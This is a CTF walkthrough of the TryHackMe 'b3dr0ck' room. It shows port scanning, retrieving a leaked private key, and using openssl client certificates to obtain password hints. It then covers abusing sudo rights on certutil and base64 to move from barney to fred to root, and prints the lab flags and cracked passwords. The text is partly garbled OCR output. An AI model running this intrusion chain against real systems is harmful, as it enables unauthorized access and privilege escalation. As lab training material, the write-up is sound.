# b3dr0ck

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https://tryhackme.com/room/b3dr0ck

## openssl

rustscan -a 10.10.44.214 -- -sC -sV -A | tee scan.txt

Open 10.10.44.214:22


Open 10.10.44.214:80

Open 10.10.44.214:4040

Open 10.10.44.214:9009

Open 10.10.44.214:54321

When I connect to http -site reconnect m to ssl port 4040. Here I find information about database on port 9000+. the only port I found 9009



## Welcome to ABC!

Abbadabba Broadcasting Compandy

We're in the process of building a website! Can you believe this technology exists in bedrock?!?

Barney is helping to setup the server, and he said this info was important...

Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!? Bamm Bamm tried to setup a sql database, but I don't see it running. Looks like it started something else, but I'm not sure how to turn it off...

He said it was from the toilet and OVER 9000!

Need to try and secure connections with certificates...

No.

nc 10.10.44.214 9009

I found key and certificate

(kali⊛ kali)-[~/THM/bedrok] -\$ nc 10.10.44.214 9009 What are you looking for? database Sorry, unrecognized request: 'database' You use this service to recover your client certificate and private key What are you looking for? sql Sorry, unrecognized request: 'sql' You use this service to recover your client certificate and private key What are you looking for? h3ll Sorry, unrecognized request: 'h3ll' Sorry, unrecognized request: 'database' Sounds like you forgot your private key. Let's find it for you... BEGIN RSA PRIVATE KEY-MIIEpAIBAAKCAQEAx2lnYk9L0IneKWvs4qvWD3QlC3LPVFXhkHp4XMCv4Nwh4pwh 9mVBdkKNg+lFpcK6Mqg6Jvsn8GL2wwH4DSLy8ZoBHF1a7gXgmXZ82z/7yp0E2d3s

Connect to the port 54321 by openssl

openssl s client -connect 10.10.44.214:54321 -cert cert.pem -key id rsa

CggcGtveFSq0zDNbb/aV4wdXL4Zuj0Q01tvzZinmxQCs+YcqTiy8Pur1E/UJN+8s +7i0ugz+v8pXf5pJ0cv0WiYTXVcSnE3ZgAH6ML+IUUCwF22hMlWPv7ZfKHEh7GrS

```
-(kali®kali)-[~/THM/bedrok]
 -$ openssl s_client -connect 10.10.44.214:54321 -cert cert.pem -key id_rsa
CONNECTED(00000003)
Can't use SSL_get_servername depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify return:1
Certificate chain
 0 s:CN = localhost
   i:CN = localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jan 13 21:11:02 2024 GMT; NotAfter: Jan 12 21:11:02 2025 GMT
Server certificate
     -BEGIN CERTIFICATE
MIICrzCCAZcCFEF9zrfR+lLnFCQbUTW6014wu6/xMA0GCSqGSIb3DQEBCwUAMBQx
EjAQBgNVBAMMCWxvY2FsaG9zdDAeFw0yNDAxMTMyMTExMDJaFw0yNTAxMTIyMTEx
MDJaMBQxEjAQBgNVBAMMCWxvY2FsaG9zdDCCASIwDQYJKoZIhvcNAQEBBQADggEP
ADCCAQoCggEBANRLevtXz7LNyNNP2UHeGJ3xs8sxjw8hPaWXJlUxVlszfHM2y0c/
i1k/WrdJ6oqro7bH50PwqTi4pQyZboYsiK2CX5gZOST4HCTBush6Z1dUUA3xe+01
OSXxgwH3W0Ok5e69M+aqjXj0gIdq81VC91ZlMOh3RZewebrZrKkIwq6GUDivadh8
y6BIyulvqIu5D2flFytPVq9ZWGRwJA/MykGZ/h+VIzTfyk50735NZvJJ8rh5BD5x
dpHC9vbvgd8LCRFV03P27XMWTbjHipsUyaaFy1ujgbbg3F8xGn0/iCkeYNYxtHe6x0RR+EcnS4l5W3mAfv4q/jihzlvjdVdWNtMCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAALZG29yOHem1NS/fdFoZtRFIHC00v4uq7DB/SxmA1BdrVK2+eN5ASTO9DNlk
9Toyjhpog8PryBNzeruDV+lUNPziaVYWpNNC5MQHATOLQgKDBSRIeR8SEJqB9E+2
pHU96pXfFk7kk1iRNZkphi96/7jzvzVmrYohBYBtfSl5XNjMpPp8TosRbElsL6bU
f2XENETFuptL7M276ZpdGxWsttquqQBiKwV+WwtnL9J2hEq3C2GgBrn6fy99FRX4
7Hi0rRyOQ0CkvWFX4yQGkwcNgoPwuczUDwqXoxQAVSX5DM9iRDlXNmAj7uGMzzBI
hgOD/enORY9WnZ5J+iIXkEW+mw=
     END CERTIFICATE-
subject=CN = localhost
issuer=CN = localhost
Acceptable client certificate CA names
CN = localhost
```

Here is a password hint

d1ad7c0a3805955a35eb260dab4180dd

```
read R BLOCK
Welcome: 'Barney Rubble' is authorized.
b3dr0ck> ls
Unrecognized command: 'ls'

This service is for login and password hints
b3dr0ck> login
Login is disabled. Please use SSH instead.
b3dr0ck> password
Password hint: d1ad7c0a3805955a35eb260dab4180dd (user = 'Barney Rubble')
b3dr0ck>
```

This is password!!!!

ssh barney@10.10.44.214

```
-(kali@kali)-[~/THM/bedrok]
 -$ ssh barney@10.10.44.214
barney@10.10.44.214's password:
barney@b3dr@ck:~$ ls
barney.txt
                                              I
barney@b3dr@ck:~$ cat barney.txt
THM{f05780f08f0eb1de65023069d0e4c90c}
barney@b3dr@ck:~$ ls -la /home
total 16
                               4096 Apr 10
                                             2022 .
drwxr-xr-x 4 root
                       root
drwxr-xr-x 19 root
                       root
                               4096 Apr
                                         9
                                             2022
drwxr-xr-x 3 barney barney 4096 Apr 30 drwxr-xr-x 4 fred fred 4096 Apr 30
                                             2022 barney
                                             2022 fred
barney@b3dr0ck:~$
```

sudo -1

sudo /usr/bin/certutil ls

#### I found certificates


```
Cert Tool Usage:
Show current certs:
  certutil ls
Generate new keypair:
  certutil [username] [fullname]
barney@b3dr@ck:~$ sudo /usr/bin/certutil ls
Current Cert List: (/usr/share/abc/certs)
total x56
drwxrwxr-x 2 root root 4096 Apr 30
                                          2022 .
drwxrwxr-x 8 root root 4096 Apr 29 2022 ..
-rw-r-1 root root 972 Jan 13 21:11 barney.certificate.pem
-rw-r-1 root root 1678 Jan 13 21:11 barney.clientKey.pem

bracket
-rw-r 1 root root 894 Jan 13 21:11 barney.csr.pem
         -- 1 root root 1674 Jan 13 21:11 barney.serviceKey.pem
         — 1 root root 976 Jan 13 21:11 fred.certificate.pem
           - 1 root root 1678 Jan 13 21:11 fred.clientKey.pem
           - 1 root root 898 Jan 13 21:11 fred.csr.pem
           - 1 root root 1674 Jan 13 21:11 fred.serviceKey.pem
```

But cannot do nothing with them.

sudo -u root /usr/bin/certutil fred freddy

generate new certificates



save on my machine and connect to port 54321 with fred's key and certificate

```
openssl s client -connect 10.10.197.113:54321 -cert fred.pem -key fred id rsa
   0330 - C0 45 05 TD 50 88 CZ 81-19 80 35 01 C8 0e
                                                              .Ε... J.....5a.. υ.
                                                              ...WP.'8.FD.._../
   0340 - 03 e5 57 50 7f 27 38 cf-46 44 a7 d9 5f cb d7 2f
                                                             Cga5 ... e ... 7_VY.
   0350 - 43 67 61 35 0b f2 c1 65-d6 8f 99 37 5f 56 59 f2
   0360 - fb 0a 27 18 b5 1a 59 2d-48 4c 04 83 5a dd 58 28
   0370 - 7d 39 cd 70 af 4f ba b0-07 1f 12 d1 59 5c bc 23
                                                              }9.p.0....Y\.#
   Start Time: 1705234774
   Timeout : 7200 (sec)
   Verify return code: 18 (self-signed certificate)
   Extended master secret: no
   Max Early Data: 0
read R BLOCK
Velcome: 'freddy' is authorized.
3dr0ck> password
Password hint: YabbaDabbaD0000! (user = 'freddy')
3dr0ck>
```

fred:YabbaDabbaD0000!

su fred

```
arney@b3dr0ck:/home$ su fred
 Password:
fred@b3dr0ck:/home$ cd fred
fred@b3dr0ck:~$ ls -la 
 total 36
drwxr-xr-x 4 fred fred 4096 Apr 30
drwxr-xr-x 4 root root 4096 Apr 10
lrwxrwxrwx 1 fred fred 9 Apr 28
                                                                2022
                                                                2022
2022
                                                                         lbash\_history \rightarrow /dev/null
                      fred fred 9 Apr 28
fred fred 220 Feb 25
fred fred 3771 Feb 25
fred fred 4096 Apr 30
fred fred 38 Apr 29
fred fred 0 Apr 30
fred fred 807 Feb 25
fred fred 75 Apr 10
                                                                2020
                                                                         .bash_logout
 -rw-r--r--
                                                                2020
                                                                         .bashrc
                                                                2022
                                                                2022 fred.txt
2022 .hushlogin
  rw-rw-r--
                                                                2020 .profile
  rw-r--r--
                                                                2022 .selected_editor
                       fred fred 4096 Apr
                                                                2022
 rwxrwxrwx 1 root root
                                              9 Apr
                                                                2022
                                                                         .viminfo \rightarrow /dev/null
 fred@b3dr0ck:~$ cat fred.txt
 THM{08da34e619da839b154521da7323559d}
 fred@b3dr@ck:-$ sudo -l of mo
Matching Defaults entries for fred on b3dr@ck:
insults, env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User fred may run the following commands on b3dr0ck:

(ALL : ALL) NOPASSWD: /usr/bin/base32 /root/pass.txt


(ALL : ALL) NOPASSWD: /usr/bin/base64 /root/pass.txt

fred@b3dr0ck:~$
```


# Fred have permissions to run base32 and base64

## Is this a password?

sudo /usr/bin/base64 /root/pass.txt



#### NO. After some tries I found password



Enter up to 20 non-salted hashes, one per line:



Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash Type Result
a00a12aad6b7c16bf07032bd05a31d56 md5 flintstonesvitamins

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

#### flintstonesvitamins

su root

```
fred@b3dr0ck:~$ su root
Password:
root@b3dr0ck:/home/fred# id
uid=0(root) gid=0(root) groups=0(root)
root@b3dr0ck:/home/fred# cd /root
root@b3dr0ck:~# ls -la
total 88
          4 root root
                        4096 Apr 30
                                     2022 .
drwxr-xr-x 19 root root
                        4096 Apr 9
                                     2022 ...
                                     2022 .bash_history → /dev/null
lrwxrwxrwx 1 root root
                         9 Apr 28
           1 root root
                        3106 Dec 5
                                     2019 .bashrc
-rw-r--r--
           1 root root
                         73 Apr 11
                                     2022 pass.txt
-rw
                         161 Dec 5
                                    2019 .profile
-rw-r--r-- 1 root root
                          38 Apr 29
                                     2022 root.txt
           1 root root
                        4096 Apr 19
drwx-
         - 3 root root
                                     2022 snap
         - 2 root root 4096 Apr 29
                                     2022 .ssh
drwx-
-rw-rw-rw- 1 root root 54143 Apr 30
                                    2022 .viminfo
root@b3dr0ck:~# cat root.txt
THM{de4043c009214b56279982bf10a661b7}
root@b3dr0ck:~#
```